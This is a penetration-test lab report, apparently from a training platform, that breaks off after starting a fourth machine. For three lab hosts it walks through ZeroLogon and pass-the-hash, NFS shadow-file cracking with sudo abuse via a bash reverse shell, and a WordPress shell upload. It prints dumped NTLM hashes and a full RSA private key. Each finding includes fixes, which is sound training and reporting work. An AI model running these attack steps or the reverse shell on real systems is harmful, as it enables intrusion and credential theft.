- Shared_Redouane-Taoussi-58dnd37u6hrxas3nphlg0azr6dh8lp7m

EggShell: 10.20.206.60

Service Enumeration

Server IP Address	Ports Open
10.20.206.60	TCP: 53, 135, 139, 445, 3268, 3389
	UDP:

Nmap Scan Results:

```
kali@kali:~/Sec-DOJO/EggShell$ grep open nmap
53/tcp open domain syn-ack ttl 128 Simple DNS Plus
135/tcp open msrpc syn-ack ttl 128 Microsoft Windows RPC
139/tcp open netbios-ssn syn-ack ttl 128 Microsoft Windows netbios-ssn
445/tcp open microsoft-ds syn-ack ttl 128 Windows Server 2016 Datacenter 14393 microsoft-ds (workgroup: LAB)
3268/tcp open ldap syn-ack ttl 128 Microsoft Windows Active Directory LDAP (Domain: lab.secdjo.local, Site: Default-First-Si
te-Name)
3389/tcp open ms-wbt-server syn-ack ttl 128 Microsoft Terminal Services
kali@kali:~/Sec-DOJO/EggShell$
```

The SMB service reveals that this machine is a Windows Server 2016.

The DNS service reveals also that it's highly probable that this one is the Domain Controller.

Domain Administrator Through Subverting Netlogon (ZeroLogon Exploit)

Seeing the version of Windows Server 2016 and having the [list of affected windows machines](#) by the new vulnerability ZeroLogon. I attempted to test if it's the case in our situation. And it was vulnerable !

Vulnerability Explanation:

ZeroLogon CVE-2020-1472 is a result of a flaw in the Netlogon Remote Protocol cryptographic authentication scheme. The protocol authenticates users and machines in domain-based networks and is also used to update computer passwords remotely. Through the vulnerability, an attacker can impersonate a client computer and replace the password of a domain controller (a server that controls an entire network and runs Active Directory services), which lets the attacker gain domain admin rights.

Vulnerability Fix: Apply the [patch](#) suggested by Microsoft.

Severity: Critical : <https://nvd.nist.gov/vuln/detail/CVE-2020-1472>

Proof of Concept :

Using the metasploit module, we can run the ZeroLogon exploit against the Domain Controller SRV-DC1 of lab.secdjo.local :


```
msf6 auxiliary(admin/dcerpc/cve_2020_1472_serologon) > set RHOSTS lab.secdojo.local
RHOSTS => lab.secdojo.local
msf6 auxiliary(admin/dcerpc/cve_2020_1472_serologon) > set NBNAME SRV-DC1
NBNAME => SRV-DC1
msf6 auxiliary(admin/dcerpc/cve_2020_1472_serologon) > run
[*] Auxiliary failed: option RHOSTS failed to validate.
msf6 auxiliary(admin/dcerpc/cve_2020_1472_serologon) > set RHOSTS 10.20.206.60
RHOSTS => 10.20.206.60
msf6 auxiliary(admin/dcerpc/cve_2020_1472_serologon) > run
[*] Running module against 10.20.206.60

[*] 10.20.206.60: - Connecting to the endpoint mapper service...
[*] 10.20.206.60:49668 - Binding to 12345678-1234-abcd-ef00-012345678901:1.0@ncacn_ip_tcp:10.20.206.60[49668] ...
[*] 10.20.206.60:49668 - Bound to 12345678-1234-abcd-ef00-012345678901:1.0@ncacn_ip_tcp:10.20.206.60[49668] ...
[*] 10.20.206.60:49668 - Successfully authenticated
[*] 10.20.206.60:49668 - Successfully set the machine account (SRV-DC1$) password to: aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 (empty)
[*] Auxiliary module execution completed
msf6 auxiliary(admin/dcerpc/cve_2020_1472_serologon) >
```

This exploit set the password of the Domain Controller to an empty string.
After that we can use a DCSync attack to dump all the hashes :

```
kali@kali:~$ secretsdump.py -just-dc -no-pass lab.secdojo.local/SRV-DC1/$[10.20.206.60 | more
Impacket v0.9.22.dev1+20200929.152157.fc642b24 - Copyright 2020 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a6cf4e66d7fba60a999debe07bc31a5d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:164c2c62baca5631306fa88d1a603c8e:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
lab.secdojo.local\NGuillaume:1111:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
lab.secdojo.local\AFabre:1112:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
lab.secdojo.local\MRoger:1113:aad3b435b51404eeaad3b435b51404ee:58cd7d4dd5bd4960886ebc9cf1face6f:::
lab.secdojo.local\ACarpentier:1114:aad3b435b51404eeaad3b435b51404ee:52c8d886ffec5ffdcab4b87fe01c8c60:::
lab.secdojo.local\LFernandez:1115:aad3b435b51404eeaad3b435b51404ee:218dc58a57a6a7356391f7e9f011f148:::
lab.secdojo.local\NGaillard:1116:aad3b435b51404eeaad3b435b51404ee:bea555a433f01d87b3bd7ce996f30ee3:::
lab.secdojo.local\SRoger:1117:aad3b435b51404eeaad3b435b51404ee:8ce299904b8f7191db102ba45368f96d:::
lab.secdojo.local\AGarnier:1118:aad3b435b51404eeaad3b435b51404ee:7b587ddc1f3adc5bb9e38f175945228d:::
lab.secdojo.local\LCharles:1119:aad3b435b51404eeaad3b435b51404ee:19a9b96209b98e81683c662dd0da47fb:::
lab.secdojo.local\BColin:1120:aad3b435b51404eeaad3b435b51404ee:45b23664f2bc6c6e47093322ca75bba6:::
lab.secdojo.local\TRey:1121:aad3b435b51404eeaad3b435b51404ee:2314f0a305e4b4c004567af972d9976:::
lab.secdojo.local\JRobin:1122:aad3b435b51404eeaad3b435b51404ee:cde3911f0cc03775417cbf34b8099067:::
lab.secdojo.local\TNoel:1123:aad3b435b51404eeaad3b435b51404ee:74e3b616e89d30ac5a7570850f18feca:::
lab.secdojo.local\GDa Silva:1124:aad3b435b51404eeaad3b435b51404ee:f17360cc35cb1f80db51f61d3984fab1:::
lab.secdojo.local\LPetit:1125:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
lab.secdojo.local\LColin:1126:aad3b435b51404eeaad3b435b51404ee:7da5dad74f1c037b9a4fd805e365a7d6:::
lab.secdojo.local\ZGuerin:1127:aad3b435b51404eeaad3b435b51404ee:f4dd683bc9cld3e30b7e31d29e4df350:::
lab.secdojo.local\MMarchand:1128:aad3b435b51404eeaad3b435b51404ee:687382af15c3fcaec24e0939d318c717:::
lab.secdojo.local\SNicolas:1129:aad3b435b51404eeaad3b435b51404ee:3f1f7d3c0b81aaa48310503ab213475d:::
lab.secdojo.local\ASanchez:1130:aad3b435b51404eeaad3b435b51404ee:f109d0c30166cef95484b7b953b1c846:::
lab.secdojo.local\AMercier:1131:aad3b435b51404eeaad3b435b51404ee:83544df8d2a277029b3a1fb16d39d316:::
lab.secdojo.local\CCaron:1132:aad3b435b51404eeaad3b435b51404ee:3c684cab55cc250cc455723be02f5840:::
lab.secdojo.local\CRoy:1133:aad3b435b51404eeaad3b435b51404ee:b9d35315e0c35b705ec856ae0f9ca5bf:::
lab.secdojo.local\LBrun:1134:aad3b435b51404eeaad3b435b51404ee:4e5dbbf4d5f802e3e978faf175d070c4:::
lab.secdojo.local\SGonzalez:1135:aad3b435b51404eeaad3b435b51404ee:d5ed498a6ef8a8ab5a0ed5415972930f:::
lab.secdojo.local\SGuillot:1136:aad3b435b51404eeaad3b435b51404ee:01b8a500aba529acac94fae4cc7687d2:::
lab.secdojo.local\EGuerin:1137:aad3b435b51404eeaad3b435b51404ee:0a590d16ebefcb3d0305b0781d37d00b:::
lab.secdojo.local\NVidal:1138:aad3b435b51404eeaad3b435b51404ee:1f6cef00c8895348238be904f1d09258:::
lab.secdojo.local\VThomas:1141:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
lab.secdojo.local\TLeroy:1144:aad3b435b51404eeaad3b435b51404ee:2625b8db8a10a4115eca81066d393d01:::
```



Now that we have all the hashes, we can use Pass-The-Attack to get Administrator of the whole lab.secdjo.local domain :

```
kali@kali:~$ psexec.py -hashes aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42 lab.secdjo.local/svc_admin@10.20.206.60
Impacket v0.9.22.dev1+20200929.152157.fe642b24 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 10.20.206.60.....
[*] Found writable share ADMIN$
[*] Uploading file OnBPCrKK.exe
[*] Opening SVCManager on 10.20.206.60.....
[*] Creating service OrnW on 10.20.206.60.....
[*] Starting service OrnW.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```

Proof Screenshot:

```
C:\Users\Administrator\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is F436-3608

Directory of C:\Users\Administrator\Desktop

11/14/2020  10:42 AM    <DIR>          .
11/14/2020  10:42 AM    <DIR>          ..
06/21/2016  03:36 PM                527 EC2 Feedback.website
06/21/2016  03:36 PM                554 EC2 Microsoft Windows Guide.website
11/14/2020  10:42 AM                 60 proof.txt
               3 File(s)              1,141 bytes
               2 Dir(s)  15,915,356,160 bytes free

C:\Users\Administrator\Desktop>type proof.txt
Eggshell_Redouane-Taoussi-7n20hzww0btcodyjgoaqgks2cabi8h5v
```

Proof.txt Contents:

- Eggshell_Redouane-Taoussi-7n20hzww0btcodyjgoaqgks2cabi8h5v

3.2.2 LAB2 (Braavos)

Crippled: 10.20.206.146

Service Enumeration

Server IP Address	Ports Open
10.20.206.146	TCP: 22, 111, 2049, 38477, 49789, 53009, 54383
	UDP:

Nmap Scan Results:

```
kali@kali:~/Crippled$ grep open nmap
22/tcp      open      ssh       syn-ack ttl 64 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
111/tcp     open      rpcbind   syn-ack ttl 64 2-4 (RPC #100000)
2049/tcp    open      nfs_acl   syn-ack ttl 64 3 (RPC #100227)
38477/tcp   open      nlockmgr  syn-ack ttl 64 1-4 (RPC #100021)
49789/tcp   open      mountd    syn-ack ttl 64 1-3 (RPC #100005)
53009/tcp   open      mountd    syn-ack ttl 64 1-3 (RPC #100005)
54383/tcp   open      mountd    syn-ack ttl 64 1-3 (RPC #100005)
kali@kali:~/Crippled$
```

Crack User Password Through a World Readable NFS Directory that Contains Shadow File

SSH Service shows that we are dealing with a Linux (ubuntu) machine.

NFS and Mountd services are not usual on a Linux machine.

First thing, we can check if there is any folder shared from this machine :

```
kali@kali:~/Crippled$ showmount -e 10.20.206.146
Export list for 10.20.206.146:
/etc *
kali@kali:~/Crippled$ sudo mount -t nfs 10.20.206.146:/etc ./etc -o nolock
kali@kali:~/Crippled$ ls
etc  nmap
kali@kali:~/Crippled$
```

There is a shared folder /etc

Vulnerability Explanation:

The /etc folder stores confidential files like passwd and shadow, these files store information about all users including their hashed password inside shadow.

In our case the shadow file was not world readable but there was a backup shadow file that contained the SHA512 hash of Nagios user


```
kali@kali:~/Crippled/etc$ cat shadow.bak
root:*:18513:0:99999:7:::
daemon:*:18513:0:99999:7:::
bin:*:18513:0:99999:7:::
sys:*:18513:0:99999:7:::
sync:*:18513:0:99999:7:::
games:*:18513:0:99999:7:::
man:*:18513:0:99999:7:::
lp:*:18513:0:99999:7:::
mail:*:18513:0:99999:7:::
news:*:18513:0:99999:7:::
uucp:*:18513:0:99999:7:::
proxy:*:18513:0:99999:7:::
www-data:*:18513:0:99999:7:::
backup:*:18513:0:99999:7:::
list:*:18513:0:99999:7:::
irc:*:18513:0:99999:7:::
gnats:*:18513:0:99999:7:::
nobody:*:18513:0:99999:7:::
systemd-network:*:18513:0:99999:7:::
systemd-resolve:*:18513:0:99999:7:::
syslog:*:18513:0:99999:7:::
messagebus:*:18513:0:99999:7:::
_apt:*:18513:0:99999:7:::
lxd:*:18513:0:99999:7:::
uidd:*:18513:0:99999:7:::
dnsmasq:*:18513:0:99999:7:::
landscape:*:18513:0:99999:7:::
sshd:*:18513:0:99999:7:::
pollinate:*:18513:0:99999:7:::
ubuntu:*:18566:0:99999:7:::
otatd:*:18566:0:99999:7:::
nagios:$6$5e61V77n$cSXP2QkCQkftmJW6C3IbutwL/UvG5YJZzUpmSVwZzZzpUFGZqZaAX/ypj5mUbN4jLyYUWVvk6OIUQPqULauIT/:18566:0:99999:7:::
kali@kali:~/Crippled/etc$ cp shadow.bak passwd ../
```

Vulnerability Fix:

- [Add password](#) to the mountd/nfs service
- [Restrict permissions](#) on backup files
- [Use strong password](#) policy (minimum 12 mixed characters Uppercase, Lowercase, Numbers, Special Characters)

Severity: **High** : <https://cwe.mitre.org/data/definitions/530.html>

Proof of Concept:

Using the command :

```
$ unshadow passwd shadow > hashes.txt
```

We can then crack the hash using JohnTheRipper :


```
kali@kali:~/Crippled$ john hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 3 candidates buffered for the current salt, minimum 8 needed for performance.
nagios (nagios)
lg 0:00:00:00 DONE 1/3 (2020-11-14 13:36) 50.00g/s 150.0p/s 150.0c/s 150.0C/s nagios..nagio
Use the "--show" option to display all of the cracked passwords reliably
Session completed
kali@kali:~/Crippled$
```

The password for the user nagios is nagios... which was easy to guess !

We can then use the password to connect using ssh.

Privilege Escalation

Once connected as nagios. We can check if we have privileges to execute any command as root user :

```
nagios@ip-10-20-206-146:~$ pwd
/home/nagios
nagios@ip-10-20-206-146:~$ sudo -l
Matching Defaults entries for nagios on ip-10-20-206-146:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nagios may run the following commands on ip-10-20-206-146:
    (root) NOPASSWD: /scripts/*/*/setup.sh
nagios@ip-10-20-206-146:~$
```

Vulnerability Exploited: Privilege Escalation Through Exploiting Sudo Right

Vulnerability Explanation:

The user nagios can execute the command `/scripts/*/*/setup.sh` with root privileges without supplying a password of root !

This can be abused by executing malicious command inside the `setup.sh` file

Vulnerability Fix:

- Fix the content of `setup.sh`
- Remove write permissions for `setup.sh`
- Follow [sudo best practises](#)

Severity: **Critical** : <https://cwe.mitre.org/data/definitions/250.html>

Exploit Code:

We can easily create two directories `a` and `b` such as we have a path `/scripts/a/b` then we create inside a `setup.sh` that execute a reverse shell to our machine :

```
root@ip-10-20-206-146:/  
File Actions Edit View Help  
kali@kali: ~/Lazy  
kali@kali: ~/Green  
kali@kali: ~/Disclosed  
kali@kali: ~/Gate  
root@ip-10-20-206-146: /  
nagios@ip-10-20-206-146:/ $ cat /scripts/a/b/setup.sh  
#!/bin/bash  
bash -c 'bash -i >& /dev/tcp/10.20.206.12/443 0>&1'  
nagios@ip-10-20-206-146:/ $ sudo -u root /scripts/a/b/setup.sh  
[  
kali@kali:~$ sudo nc -lnvp 443  
Listening on 0.0.0.0 443  
Connection received on 10.20.206.146 37016  
root@ip-10-20-206-146:/# whoami  
whoami  
root  
root@ip-10-20-206-146:/#
```

Proof Screenshot:

```
root@ip-10-20-206-146:/root# ls  
ls  
proof.txt  
snap  
root@ip-10-20-206-146:/root# cat proof.txt  
cat proof.txt  
Crippled_Redouane-Taoussi-ipzpe7t6by5ryslcb7u5xoa6gem7bv0k  
root@ip-10-20-206-146:/root#
```

Proof.txt Contents:

- Crippled_Redouane-Taoussi-ipzpe7t6by5ryslcb7u5xoa6gem7bv0k

Lazy: 10.20.206.238

Service Enumeration

Server IP Address	Ports Open
10.20.206.238	TCP: 22, 80
	UDP:


Nmap Scan Results:

```

PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_  2048 8c:0a:00:e6:75:20:e9:c3:c5:88:3e:7c:d2:bb:37:ef (RSA)
|_  ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCAwEAAQKv1ZvKiVckJrcyY1/ESzhJH0l+P5loMM09HyFs0jbJxnLXjKklgghAOYR1Pvv0BfGRCJbh626HSANet1zQaesQhw/Wmf
v42gISvC28r0IXtFzWByPtt19U5HT+cypIB5SSb3TD+H/wos331le1c55u5o3EV3/VfaQnb4bR0jLzR7T34v8wBdTWcBX3k/kqk6TyPC7uQRWd816wx7QKPrfyBs+v8oQXdlBet
nwz18hV9fj007lgx94U3aqRR4mL8q8RTXUJ+hL1AqSCSL10LafvXgF6EOg62t8ZxvIMcu9w2B0L20to40Fki5WfzqeqLx6PTA1brNEXQFz74Kcn5
|_  256 c1:9b:09:ed:fb:c9:fb:ae:b0:84:ea:fc:11:24:66:a2 (ECDSA)
|_  ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHJhbnR5NTYAAAAIbmlzdHJhbnR5NTYAAAABBI3mnKAGH0ct3FuxMduYv3VOFHJRiNjv0mewY5/DeY1gpxA0v7vuzrUtm0Irn
Fsy+8E0IQrdWmpH+LGP5MxS85I=
|_  256 08:ca:cd:15:ed:9f:03:a7:e0:db:3e:ac:f4:eb:b9:0a (ED25519)
|_  ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGelmYmCs1lb2PR3BYOu18tKEG0bMc2ObXnjuF+zlhb
80/tcp    open  http      syn-ack ttl 64 Apache httpd 2.4.29 ((Ubuntu))
|_ http-generator: WordPress 5.5.1
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: staging1 &#8211; Just another WordPress site
MAC Address: 0A:90:0E:83:58:E7 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
  
```

Wordpress Admin Shell Upload Exploit (Weak Credentials)

Since we have only 2 ports and ssh doesn't seem to be vulnerable, we will focus on the http port. We start by visiting the website :




It's a wordpress website !

Vulnerability Explanation:

Going to the login page at wp-login.php, and using some default credentials like : **admin:admin**

Will give us access to the website as an admin :



The nmap scan shows that the version of wordpress website is 5.5.1. This version is by default vulnerable to a shell upload via the admin panel !

Vulnerability Fix:

- [Use strong password](#) policy (minimum 12 mixed characters Uppercase, Lowercase, Numbers, Special Characters)
- [Prevent file upload](#)

Severity: **High** : <https://cwe.mitre.org/data/definitions/521.html>

Proof of Concept:

Using the metasploit module

```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > exploit
[*] Started reverse TCP handler on 10.20.206.12:4444
[*] Authenticating with WordPress using admin:admin...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /wp-content/plugins/ygYibNIXUj/nHRxeLVNIu.php...
[*] Sending stage (39282 bytes) to 10.20.206.238
[*] Meterpreter session 1 opened (10.20.206.12:4444 -> 10.20.206.238:42484) at 2020-11-14 14:05:45 +0000
[+] Deleted nHRxeLVNIu.php
[+] Deleted ygYibNIXUj.php
[+] Deleted ../ygYibNIXUj
meterpreter > id
```

We get a shell as **www-data**.

Privilege Escalation

The whole home directory of the uadmin user is world readable including the .ssh folder.

Vulnerability Exploited: Weak permission on the private ssh key of uadmin user

Vulnerability Explanation: We can read the private key of the uadmin user and use it to connect as uadmin.

Vulnerability Fix:

- Protect the home folder with restricted permissions

Severity: High : <https://cwe.mitre.org/data/definitions/732.html>

Exploit Code:

We can read the private key

```
www-data@ip-10-20-206-238:/home/uadmin/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEA0g4VrRwS9JNvYXfUhlJuitfzmF/dhWsCuaqv38KmFXRM2XKe
HM3bJU6Dt0FL2DgSdxKtuJGS9KU6XJe6/2ocm46J2XLJX/9vGZfarBVYRB4yfyT
uUf8cGht1V8HoUgHu7UYSLiQ91T7Z9OFodmzAweaNBpu/HvMYiWvxf8xsCAfSmh
s/pz2lZACsNGMMJrLzrGJL74IKCKNH7PHiql4ilkf7dhjWxtUbw40V5bnuqmbNl
g9wAo8BUDgwkMPlod3Dt8pxxkpOsja1+rnJOO4zBQcW2QHYTKrHX1I4QmFgJgT07
bTK2cN9JWSqAAyyaNSXwDIuewZolcUEN3DMC2QIDAQABaoIBABiABA844w0b1TXt
IBS3LKWN1qB3LgNNw/ebolna/jwqYHxMXhzF9fWX/szlFLIPyDeTOigpeBaI3xHF
sM3xtnx+V53BQbOsu2ykxaCkrLLlQsaKkIBf4RXLWGC129BDfsec27CovPNlcVCZ
8CWIB/1swG9BPMuTIG8Km2pmAFm+DBuZG7pLqHLZZLbhtCJ7V1U99MHAMct/RyIA
8Gnd13qKcVlmPCXu3TWO6g5+UiWnHBXit6gXBCE/8Hj+BpF6rglb4Zk2pJ5YfAEz
y5puWloAoawpNLBPuUCDL2c40VxsyczUWlR/NMdgDlArWJdpBmdDJDJBefZAmncL
a3lqgAECgYEABShfeNWkj7H/by7oGIQDmaJrtOhWpzeTLBclDG5bFFol+FgLA2da
k7at4dBiq66d8eEhKVuc/KtWfQJLG2SDk8UFowE6vckl8TWWLf3yozsbT1f3Ybo
cNy0HHPF220vndEj6x02v/C9s0rMK+ix2rbWDH9GDhb5GOk4R4680xtkCgYEA3vuq
Klyue1HkoaDYek7dOKC108HvXT7AchmBMJMz16yWfLwQEOXGcF1+9FqK51ZEh9xc
u8A19Rd94XyeeM+muhIjh15rBKqUosXL4wjY/nKcvICw42QsVtLYsYuvs3LREQDc
jYlQhC7MbzcIsd2fW4r4kRaJw9KdO9o/BZQOnAECgYEA2qYcSdaKqa5dR1V1IjUvf
3WH11qAloQ07/zqoCa+damFHXHWKnpE7+bFgOPjUn2y6ZjzLEH4CC7gkZmzbVao5
aXRAoXu2Hwz5osLaw/AmrbQfYcOL2ROA2ZX9yBesrIS/lR86WgIE8J8DF1BKqp9v
+m+xw6UrqJjciGunp0FF6QKBgCmuy9mN38R/w4h/Q9hhQ7NhP3wtRaydnWWpIQBO
lBdnWN5KXyp7GYRjWtMplct28dcu31rtiWrukEaFgC4/SwB/gxDMtB60MTLZDMaN
DVLtW4dvWzu2qlybETXnSln1Paw7Dn+Zk5cSPH72B/7e4fo/2UVt/CTSCzh0DNHj
InQBaoGAERvsqu8ocyBuqLRv/8+mvShKS2x2o8bidAdSfrq/YachJ+xKHncOsb3r
kzage0qaa68MwvvpUiK9j0PSL69lyUVPie/2TlRF/rmk9mzGS6mvA1H8r/MPAIq9T
eP0Q+ntsUFDlnwbDSH38m6wFbrbWogmd+na0vuCp3eitOCefRvs=
-----END RSA PRIVATE KEY-----
www-data@ip-10-20-206-238:/home/uadmin/.ssh$
```

Use it to connect as uadmin :


```
kali@kali:~$ nano uadmin_id_rsa
kali@kali:~$ chmod 600 uadmin_id_rsa
kali@kali:~$ ssh -i uadmin_id_rsa uadmin@10.20.206.238
load pubkey "uadmin_id_rsa": invalid format
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 5.4.0-1029-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sat Nov 14 14:13:48 UTC 2020

System load:  0.0               Processes:    119
Usage of /:   26.6% of 7.69GB   Users logged in:  0
Memory usage: 52%              IP address for eth0: 10.20.206.238
Swap usage:   0%

=> There is 1 zombie process.

9 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sat Nov 14 13:47:11 2020 from 10.20.206.12
uadmin@ip-10-20-206-238:~$
```

uadmin is considered as root user, he can execute all commands as root :

Proof Screenshot:

```
uadmin@ip-10-20-206-238:~$ sudo -l
Matching Defaults entries for uadmin on ip-10-20-206-238:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User uadmin may run the following commands on ip-10-20-206-238:
(ALL : ALL) ALL
(ALL) NOPASSWD: ALL
uadmin@ip-10-20-206-238:~$ sudo su
root@ip-10-20-206-238:/home/uadmin# cat /root/.bash_history .local/.profile .viminfo snap/
.bashrc .mysql_history .ssh/ proof.txt
root@ip-10-20-206-238:/home/uadmin# cat /root/proof.txt
Lazy_Redouane-Taoussi-ws2veeuwldzr8b99z8d0jabpcanq48d
root@ip-10-20-206-238:/home/uadmin#
```

Proof.txt Contents:

- Lazy_Redouane-Taoussi-ws2veeuwldzr8b99z8d0jabpcanq48d

Green: 10.20.206.158

Service Enumeration

Server IP Address	Ports Open
10.20.206.158	TCP: 22, 80
	UDP:

Nmap Scan Results:

